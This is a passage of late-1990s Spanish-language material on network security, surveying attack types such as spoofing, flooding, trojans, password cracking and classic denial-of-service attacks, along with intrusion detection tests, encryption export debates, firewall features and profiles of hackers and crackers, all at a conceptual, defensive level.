Esta categoría se refiere a la modificación desautorizada a los datos, o al software instalado en un sistema, incluyendo borrado de archivos. Este tipo de ataques son particularmente serios cuando el que lo realiza ha obtenido derechos de administrador o supervisor, con la capacidad de disparar cualquier comando y por ende alterar o borrar cualquier información que puede incluso terminar en la baja total del sistema en forma deliverada. O aún si no hubo intenciones de ello, el administrador posiblemente necesite dar de baja por horas o días hasta chequear y tratar de recuperar aquella informacion que ha sido alterada o borrada.

Como siempre, esto puede ser realizado por insiders o outsiders, generalmente con el propósito de fraude o dejar fuera de servicio un competidor.

Son innumerables los casos de este tipo como empleados (o externos) bancarios que crean falsas cuentas para derivar fondos de otras cuentas, estudiantes que modifican calificaciones de exámenes, o contribuyentes que pagan para que se les anule la deuda por impuestos en el sistema municipal.

Múltiples web sites han sido víctimas del cambio de sus home page por imágenes terroristas o humorísticas, o el reemplazo de versiones de software para download por otros con el mismo nombre pero que incorporan código malicioso (virus, troyanos).

La utilización de programas troyanos esta dentro de esta categoría, y refiere a falsas versiones de un software con el objetivo de averiguar información, borrar archivos y hasta tomar control remoto de una computadora a través de Internet como el caso de Back Orifice y NetBus, de reciente aparición.

SPOOFING

Esta técnica es utilizada para actuar en nombre de otros usuarios, usualmente para realizar tareas de snoofing o tampering. Una forma comun de spoofing, es conseguir el nombre y password de un usuario legítimo para, una vez ingresado al sistema, tomar acciones en nombre de él, como puede ser el envío de falsos e-mails.

El intruso usualmente utiliza un sistema para obtener información e ingresar en otro, y luego utiliza este para entrar en otro, y en otro. Este proceso, llamado Looping, tiene la finalidad de evaporar la identificación y la ubicación del atacante. El camino tomado desde el origen hasta el destino puede tener

muchas estaciones, que exceden obviamente los límites de un país. Otra consecuencia del looping es que una compañía o gobierno pueden suponer que estan siendo atacados por un competidor o una agencia de gobierno extranjera, cuando en realidad estan seguramente siendo atacado por un insider, o por un estudiante a miles de km de distancia, pero que ha tomado la identidad de otros.

El looping hace su investigación casi imposible, ya que el investigador debe contar con la colaboración de cada administrador de cada red utilizada en la ruta, que pueden ser de distintas jurisdicciones.

Los protocolos de red también son vulnerables al spoofing. Con el IP spoofing, el atacante genera paquetes de Internet con una dirección de red falsa en el campo From, pero que es aceptada por el destinatario del paquete.

El envío de falsos e-mails es otra forma de spoofing permitida por las redes. Aquí el atacante envía a nombre de otra persona e-mails con otros objetivos. Tal fue el caso de una universidad en USA que en 1998 debió reprogramar una fecha completa de exámenes ya que alguien en nombre de la secretaría había cancelado la fecha verdadera y enviado el mensaje a toda la nómina (163 estudiantes). Muchos ataques de este tipo comienzan con ingeniería social, y la falta de cultura por parte de los usuarios para facilitar a extraños sus identificaciones dentro del sistema. Esta primera información es usualmente conseguida a través de una simple llamada telefónica.

JAMMING o FLOODING

Este tipo de ataques desactivan o saturan los recursos del sistema. Por ejemplo, un atacante puede consumir toda la memoria o espacio en disco disponible, así como enviar tanto tráfico a la red que nadie más puede utilizarla.

Muchos ISPs (proveedores de Internet) han sufrido bajas temporales del servicio por ataques que explotan el protocolo TCP. Aquí el atacante satura el sistema con mensajes que requieren establecer conexión. Sin embargo, en vez de proveer la dirección IP del emisor, el mensaje contiene falsas direcciones IP (o sea que este ataque involucra también spoofing). El sistema responde al mensaje, pero como no recibe respuesta, acumula buffers con información de las conexiones abiertas, no dejando lugar a las conexiones legítimas.

Muchos hosts de Internet han sido dados de baja por el "ping de la muerte", una versión-trampa del comando ping. Mientras que el ping normal simplemente verifica si un sistema está enlazado a la red, el ping de la muerte causa el reboot o el apagado instantáneo del equipo.

Otra acción común es la de enviar millares de e-mails sin sentido a todos los usuarios posibles en forma continua, saturando los distintos servers destino.

CABALLOS DE TROYA

Consiste en introducir dentro de un programa una rutina o conjunto de instrucciones, por supuesto no autorizadas y que la persona que lo ejecuta no conoce, para que dicho programa actúe de una forma diferente a como estaba previsto (P.ej. Formatear el disco duro, modificar un fichero, sacar un mensaje, etc.).

BOMBAS LOGICAS

Este suele ser el procedimiento de sabotaje mas comúnmente utilizado por empleados descontentos. Consiste en introducir un programa o rutina que en una fecha determinada destruya, modificara la información o provocara el cuelgue del sistema.

INGENIERA SOCIAL

Básicamente convencer a la gente de que haga lo que en realidad no debería. Por ejemplo llamar a un usuario haciéndose pasar por administrador del sistema y requerirle la password con alguna excusa convincente. Esto es común cuando en el Centro de Computo los administradores son amigos o conocidos.

DIFUSION DE VIRUS

Si bien es un ataque de tipo tampering, difiere de este porque puede ser ingresado al sistema por un dispositivo externo (diskettes) o través de la red (e-mails u otros protocolos) sin intervención directa del atacante. Dado que el virus tiene como característica propia su autoreproducción, no necesita de mucha ayuda para propagarse a traves de una LAN o WAN rapidamente, si es que no esta instalada una protección antivirus en los servidores, estaciones de trabajo, y los servidores de e-mail.

Existen distintos tipos de virus, como aquellos que infectan archivos ejecutables (.exe, .com, .bat, etc) y los sectores de boot-particion de discos y diskettes, pero aquellos que causan en estos tiempos mas problemas son los macro-virus, que están ocultos en simples documentos o planilla de cálculo, aplicaciones que utiliza cualquier usuario de PC, y cuya difusión se potencia con la posibilidad de su transmisión de un continente a otro a traves de cualquier red o Internet.

Y ademas son multiplataforma, es decir, no estan atados a un sistema operativo en particular, ya que un documento de MS-Word puede ser procesado tanto en un equipo Windows 3.x/95/98 , como en una Macintosh u otras.

Cientos de virus son descubiertos mes a mes, y técnicas más complejas se desarrollan a una velocidad muy importante a medida que el avance tecnológico permite la creación de nuevas puertas de entrada. Por eso es indispensable contar con una herramienta antivirus actualizada y que pueda responder rapidamente ante cada nueva amenaza.

El ataque de virus es el más común para la mayoría de las empresas, que en un gran porcentaje responden afirmativamente cuando se les pregunta si han sido víctimas de algun virus en los últimos 5 años.

EXPLOTACIÓN DE ERRORES DE DISEÑO, IMPLEMENTACIÓN U OPERACIÓN

Muchos sistemas estan expuestos a "agujeros" de seguridad que son explotados para acceder a archivos, obtener privilegios o realizar sabotaje. Estas vulnerabilidades ocurren por variadas razones, y miles de "puertas invisibles" han sido descubiertas en aplicaciones de software, sistemas operativos, protocolos de red, browsers de Internet, correo

electronico y toda clase de servicios en LAN o WANs.

Sistemas operativos abiertos como Unix tienen agujeros mas conocidos y controlados que aquellos que existen en sistemas operativos cerrados, como Windows NT.

Constantemente encontramos en Internet avisos de nuevos descubrimientos de problemas de seguridad (y herramientas de hacking que los explotan), por lo que hoy tambien se hace indispensable contar con productos que conocen esas debilidades y pueden diagnosticar un servidor, actualizando su base de datos de tests periodicamente.

Ademas de normas y procedimientos de seguridad en los procesos de diseño e implementacion de proyectos de informática.

OBTENCIÓN DE PASSWORDS, CÓDIGOS Y CLAVES

Este método (usualmente denominado cracking), comprende la obtencion "por fuerza bruta" de aquellas claves que permiten ingresar a servidores, aplicaciones, cuentas, etc. Muchas passwords de acceso son obtenidas fácilmente porque involucran el nombre u otro dato familiar del usuario, que además nunca la cambia.

En esta caso el ataque se simplifica e involucra algun tiempo de prueba y error. Otras veces se realizan ataques sistemáticos (incluso con varias computadoras a la vez) con la ayuda de programas especiales y "diccionarios" que prueban millones de posibles claves hasta encontrar la password correcta.

Es muy frecuente crackear una password explotando agujeros en los algoritmos de encriptación utilizados, o en la administracion de las claves por parte la empresa.

Por ser el uso de passwords la herramienta de seguridad mas cercana a los usuarios, es aquí donde hay que poner énfasis en la parte "humana" con políticas claras (como se define una password?, a quien se esta autorizado a revelarla?) y una administracion eficiente (cada cuanto se estan cambiando?)

No muchas organizaciones estan exentas de mostrar passwords escritas y pegadas en la base del monitor de sus usuarios, u obtenerlas simplemente preguntando al responsable de cualquier PC, cual es su password?

ELIMINAR EL BLANCO

Ping mortal. Algunos ataques eliminan el blanco en lugar de inundarlo con trabajo. Un ejemplo de este tipo es el **ping mortal**, un paquete ping ilícitamente enorme, que hace que el equipo de destino se cuelgue. Muchas implementaciones de routers, la mayoría de los Unix y todas las versiones de Windows se mostraron vulnerables a este ataque cuando se lo descubrió por primera vez hace un par de años.

A pesar de que los vendedores lanzaron parches de inmediato, hay todavía cantidades significativas de hosts "no corregidos" en las redes de producción (en especial, las que corren bajo el Windows 95).

TCP/IP permite un tamaño máximo de paquete de 64 kilobytes (KB, este máximo está dividido en piezas mucho más pequeñas a través de protocolos de capas más bajas, como Ethernet o token ring, pero dentro de una computadora, paquetes mucho más grandes son posibles). Para lidiar con un paquete de 64 KB, la cola TCP/IP asigna un buffer en memoria de 64 KB. Al recibir una cantidad ilícitamente grande de información, como un ping mortal, el buffer del equipo de destino se desborda y el sistema se puede colgar. Todos los IDS que se probaron detectaron paquetes de ping mortal en nuestro test.

OTRA FORMA DE "COLGAR" UN EQUIPO

Land. Otro método para colgar un equipo es el denominado Land attack, en el que se genera un paquete con direcciones IP y puertos de fuente y destino idénticos. Existen

diferentes variantes para este ataque. Una de ellas usa idénticas direcciones IP de fuente y destino, pero no números de puertos.

Fue esta variación la que utilizó NSTL contra el primer par de productos testeados y los dos identificaron el tráfico como un land attack. El tercer producto que se probó, el Netranger, de Cisco, identificó a un land attack solamente (y correctamente) cuando ambas direcciones y números de puerto eran idénticos. El ingeniero de Cisco agregó enseguida una nueva regla, que detectaba a los paquetes con direcciones idénticas nada más. Una vez más, esto pone de manifiesto la importancia de saber qué es lo que se debe buscar.

Supernuke. Un ataque característico de los equipos con Windows es el Supernuke (llamado también a veces Winnuke), que hace que los equipos que escuchan por el puerto UDP 139 se cuelguen. Netbios es un protocolo integral para todas las versiones en red de Windows. Para transportar Netbios por IP, Microsoft ideó el Windows Networking (Wins), un esquema que enlaza el tráfico Netbios a puertos TCP y UDP 137, 138 y 139. Al enviar a estos puertos fragmentos UDP, se pueden arruinar equipos Windows que no estén arreglados o disminuir la velocidad del equipo durante un largo tiempo. En cuanto a la inundación ICMP, todos los IDS reconocieron a los ataques Supernuke.

Teardrop 2. El ataque más reciente a nuestra base de datos, el Teardrop 2, data de fines de 1997. Al igual que el Supernuke, los ataques Teardrop 1 y Teardrop 2 afectan a fragmentos de paquetes. Algunas implementaciones de colas IP no vuelven a armar correctamente los fragmentos que se superponen, haciendo que el sistema se cuelgue. Windows NT 4.0 de Microsoft es especialmente vulnerable a este ataque, aun cuando se ha aplicado el Service Pack 3. La empresa hizo un parche del Teardrop 1 en mayo de 1997, pero se mostró vulnerable al Teardrop 2, que supuso colocar una bandera de "urgente" en la cabecera de un fragmento TCP. Hasta el lanzamiento de un hot fix en enero de 1998.

En cuanto al ataque Dig, el actual lanzamiento del Realsecure, de ISS no vio el ataque del Teardrop 2. Sí lo vio el lanzamiento beta de la versión 2.5.

¿SON SEGUROS LOS SOFT DE ENCRIPCIÓN DE DATOS?

Según expertos argentinos, el software que importan algunas empresas argentinas desde los Estados Unidos para proteger sus datos confidenciales no tiene los niveles de seguridad esperados. Para Ariel Futoransky, del laboratorio de seguridad informática argentino Core SDI, por ejemplo, los programas de encriptación de datos que se importan de ese país pueden ser fácilmente violados.

"Esto es así porque en los Estados Unidos hay grandes restricciones para exportar este tipo de software. Tienen miedo de que en todo el mundo se usen los mismos programas que utilizan ellos y de este modo se puedan desarrollar métodos para interferir organismos oficiales clave, como los de inteligencia o seguridad".

La encriptación usa una técnica -la criptografía- que modifica un mensaje original mediante una o varias claves, de manera que resulte totalmente ilegible para cualquier persona. Y solamente lo pueda leer quien posea la clave correspondiente para descifrar el mensaje. Junto con la firma digital y las marcas de

aguas digitales (digital watermark), la encriptación es una de las posibles soluciones para proteger datos cuando son enviados a través de redes como Internet.

La preocupación que tienen en los Estados Unidos por el uso indebido de estos programas es muy fuerte. El software de encriptación tiene las mismas restricciones de exportación que los planos de armas nucleares.

Con este panorama, no es alocado sospechar de la calidad de los programas que, a pesar de todas las restricciones, logran salir de los Estados Unidos. Porque si en ese país son tan celosos de su seguridad, se puede pensar que sólo exportarán los programas menos poderosos.

"Nosotros creemos que si el software salió de los Estados Unidos no es seguro. Si lo que se busca es proteger información importante, las empresas tienen que buscar otras estrategias de seguridad", agregó Futoransky.

OTRAS OPCIONES

La seguridad no es patrimonio exclusivo del gran país del Norte. Pruebas al canto: una universidad de Finlandia desarrolló el Secure Shell (SSH) que sirve para establecer comunicaciones encriptadas a través de Internet o de intranets, las redes internas de las empresas que usan el mismo lenguaje de Internet y así "transportan" información valiosa.

Este software, que goza de buena reputación entre las empresas de ese país, fue pedido por compañías de Europa y de los Estados Unidos para ser incluido a su vez en otros programas de seguridad.

Sin embargo, Core SDI encontró agujeros en la seguridad de este software, aparentemente infalible: descubrió que permitía que, a través de una serie de instrucciones y comandos, un extraño manejara en forma remota una computadora dentro de una intranet.

Esta empresa no solucionó el problema de seguridad del programa, sino que puso un "parche" que detecta cualquier ataque de intrusos en la red, activa una alarma y hace que enseguida se corten todas las conexiones. Ese parche ahora se puede bajar gratis de su sitio en la Web.

Para las empresas es muy importante contar con un software de protección confiable porque cada vez utilizan más las redes del tipo intranet, Internet y el correo electrónico para transmitir información.

Juan Carlos Maida, de la consultora Zampatti & Maida, coincide en la "inseguridad" de los programas de seguridad estadounidenses. "Sabemos que ahora en los Estados Unidos las reglas para la exportación de este tipo de software tienden a ser más flexibles. Pero, de todas maneras, existen productos de origen israelí o inglés con niveles de seguridad más altos que los estadounidenses. De todas formas, en la Argentina todavía no hay mucha conciencia sobre la necesidad de proteger datos importantes. Acá no se va más allá de los antivirus".

Para este consultor, hay algunas señales claras que apuntan a mejorar esta cuestión, como la decisión del Banco Central argentino de exigir a todos los bancos que usen programas de encriptación de datos. Pero "lamentablemente, todavía son pocos los bancos que usan este tipo de software".

BUSCADORES DE AGUJEROS

En la Argentina existe un grupo de laboratorios y consultoras dedicado a buscar "agujeros" en los sistemas de seguridad. Core SDI tiene sus propios laboratorios, donde se investigan y evalúan las

distintas tecnologías de seguridad informática para desarrollar otras en función de los resultados que obtienen.

Además de proveer software, Zampatti, Maida & Asociados ofrece servicios de consultoría, soporte técnico y capacitación. También envía por e-mail un resumen con las últimas noticias acerca de nuevos virus y problemas de seguridad en programas de encriptación.

Por su parte, la empresa GIF tiene servicios de seguridad informática, controla fraudes y desarrolla software para proteger la información, como Firewalls (barreras de seguridad entre una red interna conectada a Internet o a una intranet) y sistemas de encriptación.

Todas tienen el mismo objetivo: investigar las tecnologías de seguridad informática y adaptarlas (si se puede) a las necesidades argentinas.

Hoy, en muchas corporaciones, un hambre de información perpetuo e insaciable ha generado temas de seguridad graves y difíciles de solucionar. El crecimiento de Internet ha generado un aumento en las posibilidades de intrusión electrónica desde adentro y desde afuera de las empresas.

No cabe duda de que los gerentes de sistemas y de redes necesitan contar con métodos y mecanismos efectivos, capaces de detectar ataques y disminuir el riesgo de robo de información, sabotaje y todo acceso no deseado a datos de la empresa.

A pesar de que los "net management systems" (sistemas de administración de redes), los "routers" y los "firewalls" son capaces de registrar problemas de la red predefinidos, un nuevo tipo de software llamado intrusion detection system (IDS) (sistema de detección de intrusos) los supera en términos de qué es lo que detectan y cómo denuncian los problemas potenciales a los gerentes de redes.

Los productos IDS no eliminan todos los problemas de seguridad, pero ofrecen beneficios que los convierten en una opción que vale la pena considerar.

Para observar la conducta real de los IDS, NSTL Inc. (Conshohocken, PA) revisó de forma sistemática y probó cinco productos IDS de primera línea, fabricados por Anzen, Cisco, ISS e Internet Tools Inc. Estas pruebas proveen a los gerentes de redes de toda la información que necesitan para determinar de qué forma los productos IDS pueden servir a sus necesidades de protección de la red.

Los resultados de la prueba de NSTL permiten también a los gerentes de redes tomar prudentes decisiones de compra, basadas en "rated management capabilities" (capacidades nominales de administración) y "benchmarked performance" (performance de pruebas).

CARACTERÍSTICAS DE LOS IDS

Varias cualidades importantes de los IDS los ubican bastante más allá de los "network management systems", los "routers", los "firewalls" y otros medios de protección de redes.

Todos los productos, con excepción del Sessionwall-3, de Abirnet Inc. (Dallas), constan de un monitor y una "management station" (estación de administración) que recoge información de monitores (Sessionwall-3 es manejado de forma local).

A diferencia de los productos de monitoreo remoto (RMON), los IDS no usan SNMP -que en estos momentos carece de rasgos de seguridad claves- para transmitir información del monitor al gerente. En lugar de ello, los IDS utilizan diversos medios de autenticación y codificado. Todas las interfases de monitoreo de los productos, con excepción de ID-Trak, de Internet Tools Inc. (Fremont, California) son pasivas, de forma tal de que los agresores no estarán en condiciones de detectar nada si hay un IDS escuchando.

Los productos IDS que se probaron incluyen también rutinas predefinidas para detectar ataques específicos, y permiten a vendedores y usuarios agregar rutinas que detectan ataques nuevos apenas se

los descubre. De todas maneras, existen grandes diferencias en cuanto a qué tipo de definiciones están disponibles para los usuarios.

LAS REDES NECESITAN CENTINELAS CADA VEZ MÁS ATENTOS

Atender de manera eficiente la seguridad de una red se hace cada vez más difícil. A pesar de que las herramientas se mejoran día a día, los hackers también aumentan su nivel de conocimientos técnicos y de sofisticación. En general, las empresas y las organizaciones son cada vez más conscientes de los riesgos y permanentemente tratan de aumentar los niveles de protección. Pero la lucha, como dice el tango, "es cruel y es mucha".



VULNERAR PARA PROTEGER

Los hackers utilizan diversas técnicas para quebrar los sistemas de seguridad de una red. Básicamente buscan los puntos débiles del sistema para poder colarse en ella. El trabajo de los testers no difiere mucho de esto. En lo que sí se diferencia, y por completo, es en los objetivos.

Mientras que los hackers penetran en las redes para dañar o robar información, un testers lo hace para poder mejorar los sistemas de seguridad.

Al conjunto de técnicas que se utilizan para evaluar y probar la seguridad de una red se lo conoce como Penetration Testing, uno de los recursos más poderosos con los que se cuenta hoy para generar barreras cada vez más eficaces.

En cuanto a las barreras de seguridad, un testers explica: "Están totalmente relacionadas con el tipo de información que se maneja en cada organización. Por consiguiente, según la información que deba ser protegida, se determinan la estructura y las herramientas de seguridad. No a la inversa".

Pero las herramientas no son sólo técnicas. El soft y el hard utilizados son una parte importante, pero no la única. A ella se agrega lo que se denomina "políticas de seguridad internas", que cada empresa u organización debe generar.

La explicación del porqué viene de un dato de la realidad. Según un reciente informe de la publicación estadounidense InformationWeek, un porcentaje sustancial de intrusiones en las redes de las empresas (ya sean chicas, medianas o grandes) proviene de ataques internos. Es decir, los mismos empleados hackean a su propia organización. Y aquí es donde cobran especial importancia las políticas de seguridad que se establezcan, además del aspecto técnico.



LOS MALOS TAMBIÉN SABEN MUCHO

El nivel de importancia que se le da a la cuestión de la seguridad se generalizó en los últimos años. Esto significa que las empresas son cada vez más conscientes del tema y no escatiman esfuerzos para evitar ser vulneradas.

Esta conclusión lleva a pensar que la seguridad creció. Pero esto no es así, porque simultáneamente aumentó y se difundieron la tecnología y los conocimientos para hackear. Por lo tanto, el nivel de inseguridad aumentó.

"En el año 1995, con la ejecución de algunas herramientas específicas de ataque y penetración, se hallaron 150 puntos vulnerables en diversos sistemas de red. En el último año, las mismas herramientas fueron utilizadas sobre las nuevas versiones de los sistemas operativos y el resultado fue peor: se encontraron 450 puntos débiles, pese a los avances y la mejora tecnológica de los softwares".

Esto hace que las compañías de software prestén cada vez más atención al problema. "El Windows 2000, por ejemplo, que aún no salió al mercado, ya fue sometido a pruebas de este tipo y se le detectaron problemas de seguridad".

LA INVERSIÓN

Los costos de las diferentes herramientas de protección se están haciendo accesibles, en general, incluso para las organizaciones más pequeñas. Esto hace que la implementación de mecanismos de seguridad se dé prácticamente en todos los niveles. Empresas grandes, medianas, chicas y las multinacionales más grandes. Todas pueden acceder a las herramientas que necesitan y los costos (la inversión que cada empresa debe realizar) van de acuerdo con la empresa.

"Pero no es sólo una cuestión de costos, Los constantes cambios de la tecnología hacen que para mantener un nivel parejo de seguridad cada empresa deba actualizar permanentemente las herramientas con las que cuenta. Como los hackers mejoran sus armas y metodologías de penetración de forma incesante, el recambio y la revisión constantes en los mecanismos de seguridad se convierten en imprescindibles. Y éste es un verdadero punto crítico".

Según testers, "esto es tan importante como el tipo de elementos que se usen". Sin duda, éstos deben ser las que mejor se adapten al tipo de organización. Pero tan importante como eso es el

hecho de conocer exactamente cómo funcionan y qué se puede hacer con ellos. "Es prioritario saber los riesgos que una nueva tecnología trae aparejados".

LAS REGULACIONES

Una de las herramientas de seguridad que se utiliza en la actualidad es la encriptación, pero esta técnica no es perfecta. En los Estados Unidos una serie de regulaciones le ponen un techo al nivel de encriptación.

El máximo nivel permitido hasta hace algunos meses (64 bits) perdió confiabilidad desde que se logró vulnerarlo.

En los Estados Unidos se está buscando un algoritmo de encriptación que permita unos diez años de tranquilidad. Es decir, que durante ese tiempo nadie logre tener los medios tecnológicos que le posibiliten descifrarlo. Además se está tratando de integrar a las empresas proveedoras de softwares con las compañías que los utilizan, o sea, unir a clientes y proveedores para encontrar opciones más seguras.

LA SEGURIDAD TOTAL ES MUY CARA

Hoy es imposible hablar de un sistema ciento por ciento seguro, sencillamente porque el costo de la seguridad total es muy alto. "Por eso las empresas, en general, asumen riesgos: deben optar entre perder un negocio o arriesgarse a ser hackeadas. La cuestión es que, en algunas organizaciones puntuales, tener un sistema de seguridad muy acotado les impediría hacer más negocios", "Si un hacker quiere gastar cien mil dólares en equipos para descifrar una encriptación, lo puede hacer porque es imposible de controlarlo. Y en tratar de evitarlo se podrían gastar millones de dólares".

La solución a medias, entonces, sería acotar todo el espectro de seguridad, en lo que hace a plataformas, procedimientos y estrategias. De esta manera se puede controlar todo un conjunto de vulnerabilidades, aunque no se logre la seguridad total. Y esto significa ni más ni menos que un gran avance con respecto a unos años atrás.

FIREWALLS

"Los ataques a maquinas conectadas a Internet se incrementaron en un 260% desde 1994, se calcula una pérdida de 1.290 millones de dolares anuales solo en los EEUU"

En la era de la informacion, las ideas, datos y archivos en su red son probablemente lo mas valioso que su empresa posee. Piense acerca de sus listas de clientes y registros de accionistas, transacciones comerciales y material de marketing, estrategias de comercializacion y diseño de productos.

¿Cuánto valen ellos para su organizacion?

¿Cuán importante es esta informacion para el exito de su empresa?

En su estado actual, la informacion que esta almacena en su red no es utilizada con comodidad si la misma no es de facil acceso e intercambio. Esto significa, que usted debe elegir entre accesibilidad sobre seguridad?. Muchas companias piensan que ellos deben dejar que la informacion fluya libremente en su red. pero no piensan lo mismo sobre su dinero cuando lo depositan en el banco.

El Firewall logra el balance optimo entre seguridad y accesibilidad, de esta manera su empresa puede obtener todas las ventajas que ofrece el libre manejo de su informacion sabiendo que esta se encuentra completamente protegida.

Si su empresa tiene una red interna conectada a Internet o a una Intranet corporativa usted necesita un firewall para mantenerlas normas de seguridad entre ellas . El firewall mantiene separada su red interna (de la cual usted tiene control) de diferentes tipos de redes externas (de las cual usted NO tiene control). El firewall controla la entrada y salida de trafico protegiendo su red de intromisiones indeseadas.

La funcion del **firewall** es ser una solida barrera entre su red y el mundo exterior. Este permite habilitar el acceso a usuarios y servicios aprobados.

Algunos de las prestaciones que le brindan son son:

- Previene que usuarios no autorizados obtengan acceso a su red.
- Provee acceso transparente hacia Internet a los usuarios habilitados.
- Asegura que los datos privados sean transferidos en forma segura por la red publica.
- Ayuda a sus administradores a buscar y reparar problemas de seguridad.
- Provee un amplio sistema de alarmas advirtiendo intentos de intromision a su red.

Estas son algunas de sus carateristicas tecnicas:

- Dos tipos de configuracion, local y remota.
- Configuracion remota por medio de una interface grafica que corre sobre sistema operativo Windows 95/NT.
- Configuracion local por medio de una interface "ncurses" la cual se utiliza desde la consola del firewall.
- Permite el uso de aplicaciones basados en servicios tales como RADIUS y TACACS+ los cuales se utilizan en tasacion de tiempos de coneccion y uso de servicios.
- Soporta el uso de proxy-server para la configuracion de su red interna.
- Conexiones de todos los servicios comunes de TCP/IP atraves del firewall de manera totalmente transparente.
- Soporta servicios multimedia, incluyendo Real Audio, CuSeeMe, Internet Relay Chat, etc..
- Amplio sistema de logeo de conexiones entrantes/salientes totalmente configurable.
- Auto configuracion de servidores que proveen servicios hacia el exterior de la red interna por medio de normas de seguridad.
- Multiples alarmas de intentos de ingreso fallidos hacia la red.
- Sistema de alarmas configurable que permite el envio de avisos por medio de FAX, Pager, Mail, Voice Mail y advertencia visuales.
- Filtro de acceso de conecciones permitidas por interfaces no permitidas, este filtro es importante para contrarestar tecnicas IP-SPOOFING.
- La configuracion del firewall se puede hacer mediante el mismo server o desde un servidor remoto corriendo un sistema de administracion especifico que utiliza para esta tarea una interface dedicada o TUNNELING (comunicacion encriptada).
- Soporte de comunicaciones encriptadas entre dos FIREWALL (tunneling) en forma totalmente transparente usando algoritmo IDEA/3DES, no es necesario que entre las dos puntas de la comunicacion se encuentren dos FIREWALL tambien se puede efectuar la conexion con cualquier servidor corriendo sistema operativo de tipo BSD, SunOS, Solaris, etc por medio de un daemon que el Firewall provee para cada sistema operativo.
- Los modulos de alarmas corren tanto dentro del FIREWALL (centralizador de alarmas) como tambien en los servidores de su red para poder brindar detalles mas especificos.

El sistema de configuración permite agregar servicios no estandar a su red y usar estos con el modulo de TUNNELING (comunicacion encriptada) para aumentar su seguridad.

ES LA SEGURIDAD EN LA RED PROBLEMA CULTURAL MÁS QUE TECNOLÓGICO

Panelistas participantes de una reunión mensual, coinciden en que el 80 por ciento de las violaciones a la información se da dentro de las organizaciones.

A medida que el comercio de las empresas vía Internet se hace más generalizado, la inseguridad en las transacciones comerciales se vuelve un problema crucial y en constante crecimiento que debe ser contemplado por la alta gerencia en la toma de decisiones y en la implementación de soluciones.

Al hablar sobre la "Seguridad en Internet" nos referimos al gran índice de inseguridad interna de la infraestructura informática de las empresas, así como la falta de una cultura informática necesaria para contemplar estos problemas.

El alto grado de vulnerabilidad de la información transferida por la Internet y la facilidad de ataques externos e internos que se traducen en pérdidas que ascienden hasta miles de dólares en términos de información alterada, robada o perdida.

Según una investigación realizada en 1700 empresas por la empresa, el 75 por ciento de estas han tenido algún problema de seguridad. De éstas el 40 por ciento ha enfrentado problemas de seguridad debido a la falta de apoyo de la alta dirección para invertir en medidas y herramientas de seguridad y sólo el 38 por ciento se debió a la falta de herramientas adecuadas.

Una alternativa es el uso de una llave pública y una privada mediante el protocolo de seguridad Secure Socket Layer (SSL) que autentifica tanto al usuario que envía como al que recibe la información, porque es durante este proceso de transmisión que ocurren la mayor parte de las violaciones en la seguridad.

Más que un problema de tecnología, la seguridad en la transmisión de la información por la Red se debe a la falta de cultura de las organizaciones y de las personas que la integran.

El eslabón más débil de esta cadena en la seguridad la constituye el humano y no el tecnológico, lo cual destaca la importancia de tener una cultura de seguridad, porque no existe en muchas empresas un responsable de la seguridad.

A todos los usuarios se les debe divulgar las políticas de seguridad, además de hacer constantes auditorías para controlar que sean las adecuadas al momento que vive la empresa.

Lo que se necesita no es solamente prevenir un ataque en la seguridad, sino ser capaces de detectar y responder a esta agresión mientras ocurre y reaccionar ante la misma.

Es importante destacar que no existe un control de seguridad único, sino que las empresas deben contar con diversas capas de seguridad en todos los niveles de su información para poder así detectar el problema en algunos de estos puntos antes de que llegue a la información crucial.

LA SEGURIDAD EN LAS REDES : HACKERS, CRACKERS Y PIRATAS

Junto a los avances de la informática y las comunicaciones en los últimos años, ha surgido una hueste de apasionados de estas tecnologías, que armados con sus ordenadores y conexiones a redes como Internet, ha logrado humillar a instituciones tan potencialmente

seguras como el Pentágono y la NASA. La notoriedad de sus hazañas, su juventud y la capacidad de dejar en evidencia a instituciones muy poderosas, les hace aparecer ante la opinión pública rodeados de un halo de romanticismo. Pero, ¿quiénes son?, ¿son peligrosos para la sociedad?, ¿deben ser perseguidos?

Podemos encontrarnos con diferentes términos para definir a estos personajes: *hackers*, *crackers*, piratas, etc., estando normalmente condicionado el calificativo a los objetivos y a los efectos de sus ataques a los sistemas. El término *hacker*, por ejemplo, se utiliza normalmente para identificar a los que únicamente acceden a un sistema protegido como si se tratara de un reto personal, sin intentar causar daños. Los *crackers*, en cambio, tienen como principal objetivo producir daños que en muchos casos suponen un problema de extrema gravedad para el administrador del sistema. En cuanto a los piratas, su actividad se centra en la obtención de información confidencial y *software* de manera ilícita.

Es muy difícil establecer perfiles de estas personas, porque salvo en los casos en que han saltado a la luz pública como resultado de sus actividades, en su conjunto forman un círculo cerrado e impenetrable. Una aproximación podría ser la de un joven, bastante inteligente, con necesidad de notoriedad, inclinaciones sectarias, y en muchos casos, algo de inadaptación social. Su principal motivación es la de acceder a sistemas protegidos de forma fraudulenta, en una escala que va desde la mera constancia de su éxito, hasta la destrucción de datos, obtención de información confidencial, colapso del sistema, etc. Normalmente los objetivos más apetecibles son los sistemas relacionados con la seguridad nacional, defensa e instituciones financieras, pero ante las posibles consecuencias legales de estos actos optan por otros organismos públicos, las universidades y las empresas.

Existe una serie de grupos que tienen un carácter supranacional, y que se extiende a través de su hábitat natural: Internet. A través de este medio intercambian información y experiencias, al mismo tiempo que logran un cierto grado de organización. Esto ha disparado la alarma en algunos ámbitos gubernamentales, dado que una acción coordinada que afectara a varios sistemas estratégicos de un país puede ser igual de destabilizadora que las actividades terroristas. En España tenemos ejemplos recientes, como es el caso de *Hispahack*, que realizó ataques a varios sistemas, incluidos los de algunas universidades. También se ha creado en la Guardia Civil un grupo especializado en todo tipo de delitos informáticos para identificar e investigar a estos modernos delincuentes.

En la ULL, en cambio, hasta este momento no ha existido un riesgo importante ya que, por una parte, había un gran retraso tecnológico en nuestras infraestructuras y, por otro, los sistemas formaban parte de redes que por sus características eran impermeables a dichos ataques. Pero la situación ha cambiado: la ejecución del Plan Integral de Comunicaciones ha elevado tanto nuestras posibilidades que nos permite la integración en una única red de todos nuestros sistemas informáticos, con lo que conlleva a la hora de prestar servicios a los usuarios. Esto tiene su contrapartida, y es que el número de servicios que se ofrecen es directamente proporcional a los riesgos que se asumen, y sobre todo porque el primer enemigo al que habría que considerar podrían ser los propios usuarios.

De todas formas, el exceso de prudencia es contrario a la innovación y, por tanto, se están adoptando medidas que garanticen una cobertura suficiente: la adquisición de herramientas de *software* para la

